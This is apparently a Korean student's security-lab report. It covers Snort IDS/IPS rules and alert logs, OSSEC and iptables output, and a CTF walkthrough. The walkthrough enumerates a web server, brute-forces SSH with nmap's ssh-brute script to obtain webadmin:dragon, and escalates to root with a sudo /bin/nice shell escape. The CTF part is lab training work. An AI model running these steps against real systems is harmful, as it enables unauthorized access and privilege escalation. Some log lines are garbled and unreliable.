

IDS 룰적용 내용

```
alert tcp 172.30.1.34 any -> 172.30.1.0/24 80 (msg:"HTTP"; sid:1000001; rev:1;)
alert tcp 172.30.1.34 any -> 172.30.1.0/24 21 (msg:"FTP"; sid:1000002; rev:1;)
```

IDS 테스트

```
05/15-05:04:13.201041 [**] [1:1000001:1] "HTTP" [**] [Priority: 0] {TCP} 172.30.1.34:64367 -> 172.30.1.88:80
05/15-05:04:13.201359 [**] [1:1000002:1] "FTP" [**] [Priority: 0] {TCP} 172.30.1.34:64367 -> 172.30.1.88:21
05/15-05:04:19.949497 [**] [1:1000001:1] "HTTP" [**] [Priority: 0] {TCP} 172.30.1.34:47420 -> 172.30.1.88:80
05/15-05:04:19.949602 [**] [1:1000002:1] "FTP" [**] [Priority: 0] {TCP} 172.30.1.34:47420 -> 172.30.1.88:21
```

IPS 룰 적용 내용

```
drop icmp 172.30.1.34 any -> 172.30.1.0/24 any (msg:"ICMP Drop"; sid:1000001; rev:1;)
drop tcp 172.30.1.34 any -> 172.30.1.0/24 22 (msg:"SSH Drop"; flags:S; sid:1000002; rev:1;)
```

IPS 테스트

```
l-$ ping -c 4 172.30.1.96
PING 172.30.1.96 (172.30.1.96) 56(84) bytes of data.
64 bytes from 172.30.1.96: icmp_seq=1 ttl=64 time=0.263 ms
From 172.30.1.96 icmp_seq=1 Destination Port Unreachable
64 bytes from 172.30.1.96: icmp_seq=2 ttl=64 time=0.262 ms
From 172.30.1.96 icmp_seq=2 Destination Port Unreachable

--- 172.30.1.96 ping statistics ---
2 packets transmitted, 2 received, +2 errors, 0% packet loss,
rtt min/avg/max/mdev = 0.262/0.262/0.263/0.000 ms
94.132:8801 -> 172.30.1.22:64383
05/15-05:34:34.208504 [Drop] [**] [1:1000001:1] ICMP Drop [**] [Priority: 0] {ICMP} 172.30.1.34 -> 172.30.1.96
05/15-05:34:34.363653 [**] [1:2329:6] MS-SQL probe response overflow attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1] {UDP} 170.114.1.94.132:8801 -> 172.30.1.22:64383
05/15-05:34:34.754749 [**] [1:2329:6] MS-SQL probe response overflow attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1] {UDP} 170.114.1.94.132:8801 -> 172.30.1.22:64383
05/15-05:34:34.898088 [**] [1:2329:6] MS-SQL probe response overflow attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1] {UDP} 170.114.1.94.132:8801 -> 172.30.1.22:64383
```

```
(red@kali-Attacker)-[~]
$ ssh 172.30.1.96
red@172.30.1.96's password:
Permission denied, please try again.
red@172.30.1.96's password:
05/15-05:33:18.810596 [Drop] [**] [1:1000002:1] SSH Access Drop [**] [Priority: 0] {TCP} 172.30.1.34:32924 -> 172.30.1.96:22
05/15-05:33:18.936462 [**] [1:2329:6] MS-SQL probe response overflow attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1] {UDP} 170.114.1.94.132:8801 -> 172.30.1.22:64383
05/15-05:33:18.978924 [**] [1:2329:6] MS-SQL probe response overflow attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1] {UDP} 170.114.1.94.132:8801 -> 172.30.1.22:64383
```

HIDS

```
gyeonggu@gyeonggu-server:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination            tcp dpt:ssh
ACCEPT     tcp  --  anywhere               anywhere               tcp dpt:ssh
DROP       icmp --  anywhere               anywhere
ACCEPT     all  --  anywhere               anywhere               state RELATED,ESTABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

```
** Alert 1778824914.14676: mail - ossec,
2026 May 15 06:01:54 (window) 172.30.1.22->ossec
Rule: 501 (level 3) -> 'New ossec agent connected.'
ossec: Agent started: 'window->172.30.1.22'.

** Alert 1778824921.14865: mail - ossec,
2026 May 15 06:02:01 (ubuntu) 172.30.1.96->ossec
Rule: 503 (level 3) -> 'Ossec agent started.'
ossec: Agent started: 'ubuntu->172.30.1.96'.

** Alert 1778824934.15048: - windows,authentication_success,
2026 May 15 06:02:14 (window) 172.30.1.22->WinEvtLog
Rule: 18107 (level 3) -> 'Windows Logon Success.'
Src IP: -
User: SYSTEM
2026 May 15 15:02:10 WinEvtLog: Security: AUDIT_SUCCESS(4624): Micro
iting: SYSTEM: NT AUTHORITY\Gyeonggo: An account was successfully r
rity ID: S-1-5-18 Account Name: GYEONGGO05 Account Domain: WORK
Logon Type: 5 New Logon: Security ID: S-1-5-13 Account Name: S
NT AUTHORITY Logon ID: 0x3e7 Logon GUID: {00000000-0000-0000-0000
Information: Process ID: 0x53c Process Name: C:\Windows\System32\
ormation: Workstation Name: - Source Network Address: - Source Po
ication Information: Logon Process: Advapi Authentication Packag
Services: - Package Name (NTLM only): - Key Length: 0 This event
n session is created. It is generated on the computer that was access
```

```
gyeonggu@gyeonggu-server:~$ ls -l mycat
-rwsr-xr-x 1 gyeonggu gyeonggu 39384 May 15 06:06 mycat
```

```
gyeonggu@gyeonggu-server:~$ ls -ld /public
drwxrwxrwt 2 root root 4096 May 15 06:10 /public
```

```
[red@kali-Attacker]-[~]
└─$ sudo nmap -A 172.30.1.88
[sudo] password for red:
Starting Nmap 7.98 ( https://nmap.org ) at 2024-08-27 12:22:42
Nmap scan report for 172.30.1.88
Host is up (0.000385 latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
OpenSSH 9.6p1 (Ubuntu)
| ssh-hostkey:
|   256 4e:6d:0c:05:6a:15:ed:f7:2d:e7:37:42:4c:
|   256 8a:39:64:10:1c:ec:a8:68:a7:3f:2e:37:7f:
80/tcp    open  http
|_ http-title: Apache2 Ubuntu Default Page: It
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:B6:9E:CA (Oracle Virtual
No exact OS matches for host (If you know what
TCP/IP fingerprint:
OS:SCAN(V=7.98SE=4ND=51%MT=22CT=1%CU=40355
OS:M=6A06B023P=a86_64-pc-linux-gnu)SEQ(SP=10
OS:SEQ(SP=105XGD=01K1SR=108MT=1ZK1CT=ZK1S-A
OS:I-ZK1TS=A)SEQ(SP=108XGD=01K1SR=108MT=1ZK1
OS:MT=1ZK1CT=ZK1S-A)OPS(O1=M5B4S11NW7%O2=M5B4S0
OS:4ST111NW7%O5=M5B4S111NW7%O6=M5B4S111)WIN(W1=
OS:W5=FEB8X6G=FEB8)JCN(R=YXDF=YST=40%W=FAF0O
02:28:42.924976 IP 172.30.1.34.42757 > 172.30.1.88.ssh: Flags [R], seq 366697935
7, win 0, length 0
02:28:42.927573 IP 172.30.1.34.ssh > 172.30.1.22.64054: Flags [P.], seq 373296:3
74000, ack 2561, win 230, length 704
02:28:42.949991 IP 172.30.1.34 > 172.30.1.88: ICMP echo request, id 26840, seq 2
95, length 128
02:28:42.969131 IP 172.30.1.22.64054 > 172.30.1.34.ssh: Flags [.], ack 374000, w
in 2045, length 0
02:28:42.975268 IP 172.30.1.34 > 172.30.1.88: ICMP echo request, id 26841, seq 2
96, length 158
02:28:43.000577 IP 172.30.1.34.55635 > 172.30.1.88.40355: UDP, length 300
02:28:43.000939 IP 172.30.1.88 > 172.30.1.34: ICMP 172.30.1.88 udp port 40355 un
reachable, length 336
02:28:43.025834 IP 172.30.1.34.42764 > 172.30.1.88.ssh: Flags [SEW], seq 3666979
351, win 3, options [wscale 10,nop,mss 1460,sackOK,nop,nop], length 0
02:28:43.026074 IP 172.30.1.88.ssh > 172.30.1.34.42764: Flags [S.B], seq 7459238
68, ack 3666979352, win 64240, options [mss 1460,nop,nop,sackOK,nop,wscale 7], l
ength 0
02:28:43.026090 IP 172.30.1.34.42764 > 172.30.1.88.ssh: Flags [R], seq 366697935
7, win 0, length 0
02:28:43.027296 IP 172.30.1.22.64054 > 172.30.1.34.42764: Flags [P.], seq 374000:
```

88포트 로 Kali 포트에서 ICMP echo request를 보냈지만 해당 포트가 닫혀있다고 답장이 온 상태입니다

CTF 모의 해킹

1. 문제 풀이 과정

sudo netdiscover -r 172.30.1.0/24

sudo arp-scan -l

두 명령어를 활용하여 ctf머신이 172.30.1.7이라는 정보를 확보

sudo nmap -sV -v -sC 172.30.1.7 (22, 80포트가 열려있는 것을 확인)

gobuster dir -u http://172.30.1.7 -w /usr/share/wordlists/dirb/common.txt

(숨겨진 디렉토리나 취약한 파일 탐색)

gobuster dir -u http://172.30.1.7/admin -w /usr/share/wordlists/dirb/common.txt

gobuster dir -u http://172.30.1.7/admin/logs -w /usr/share/wordlists/dirb/common.txt

경로를 검색하여 정보가 있을 만한 곳을 찾아 본 후 웹으로도 접속

log_03.txt에 비밀번호를 최근에 바꿨다는 정보 획득

nmap -vv --script=ssh-brute.nse -p 22 172.30.1.7

ssh로 접속 가능한 계정 확인

ssh webadmin@172.30.1.7 (ssh접속)

dragon (비밀번호)

ls (user플래그 위치 확인)

cat user.txt (유저 플래그 획득)

sudo -i (sudo 권한 확인)

sudo /bin/nice /notes/../bin/sh (루트 권한 으로 이동)

cd /root

ls

cat root.txt (root 플래그 획득)

워크 스루

정보 수집 및 호스트 탐색

sudo netdiscover -r 172.30.1.0/24

sudo arp-scan -l

포트 및 서비스 상세 스캔

sudo nmap -sV -v -sC 172.30.1.7

기본 디렉토리 스캔

gobuster dir -u http://172.30.1.7 -w /usr/share/wordlists/dirb/common.txt

하위 디렉토리 심층 스캔

gobuster dir -u http://172.30.1.7/admin -w /usr/share/wordlists/dirb/common.txt

gobuster dir -u http://172.30.1.7/admin/logs -w /usr/share/wordlists/dirb/common.txt

ssh 계정 무차별 대입

nmap -vv --script=ssh-brute.nse -p 22 172.30.1.7

ssh 접속 및 user flag 획득

ssh webadmin@172.30.1.7

ls

cat user.txt

sudo 권한 확인

sudo -i

환경 오버라이딩 및 취약한 바이너리 악용

sudo /bin/nice /notes/./bin/sh

root flag 획득

cd /root

ls

cat root.txt

공격 프로세스 요약

[호스트 탐색] (netdiscover/arp-scan) -> 172.30.1.7 식별

[포트 스캔] (Nmap) -> 22(SSH), 80(HTTP) 발견

[웹 열거] (Gobuster) -> /admin/logs/log_03.txt 에서 패스워드 힌트 탈취

[무차별 대입] (Nmap ssh-brute) -> webadmin:dragon 자격 증명 획득

[초기 침투] (SSH) -> user.txt 플래그 획득

[권한 상승] (Sudo /bin/nice 우회) -> root.txt 최종 플래그 획득

플래그

user 플래그


TGUgY29udHLDtGxllGVzdCDDoCBwZXUgcHLDqHMgYXVzc2kgcsOpZWwgcXXigJl1bmUg

root 플래그

bGljb3JuZSB1bmlqYWliaXN0ZSBxdWkgZnVpdCBhdSBib3V0IGTigJl1biBkb3VibGUgYXJjLW

VuLWNpZWwuIA==

dvwa 서버



The screenshot displays the DVWA web application interface. On the left, the 'Database Setup' section provides instructions for creating a new database. Below this, a 'Setup Check' section shows the system details, including the operating system ('nix') and the DFWA version (8.3.6). The 'Setup Check' section also lists the status of various components: Apache (Web Server SERVER_NAME: 172.30.1.82), PHP (PHP version: 8.3.6, PHP function display_errors: Disabled, PHP function display_startup_errors: Disabled, PHP function allow_url_include: Enabled, PHP function allow_url_fopen: Enabled, PHP module gd: Installed), and MySQL (MySQL version: 10.11.14-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04). On the right, a terminal window shows the execution of commands to create a database named 'dvwa', create a user 'dvwa_user' with password 'dvwa_password', grant all privileges to the user, and restart the Apache server.

dvwa서버를 제작하여 내가 설정하지는 않았지만 공통레퍼런스로 나와있는

id : admin, pw : password

를 사용하여 웹페이지 접속